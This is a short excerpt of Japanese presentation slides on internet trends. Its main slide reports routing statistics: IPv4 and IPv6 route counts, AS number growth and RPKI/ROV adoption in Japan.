
内容

- トラフィック動向
- ルーティング動向
- DNS動向
- セキュリティ動向
- まとめ


ルーティング動向

- IPv4経路が**91.5万**に到達（**昨年から+4.4万**）
 - 年増加率は**約1.05倍**で伸び率は昨年とほぼ同等（一昨年**1.06倍**）
 - **/24は全体の約6割**、経路増大の主要因、移転影響もあり
- IPv6経路は**16万経路**に到達
 - ここ1年間で**+約2.5万経路**
 - **伸びは少し鈍化傾向に**（昨年は+4万経路）
 - **不慮の細かい経路のルートリークに注意が必要（経路増に伴いリスクも増加）**
- AS番号は7万ASを突破
 - 増加傾向は徐々に鈍化し緩やかになってきている
 - 4byteASの促進が進む一方で、依然2byteの払い出しも継続中
- 日本国内でもRPKIが徐々に普及
 - ROA登録率は年々上昇
 - ROVにより経路ハイジャック予防範囲が拡大中


IPv4経路数の推移



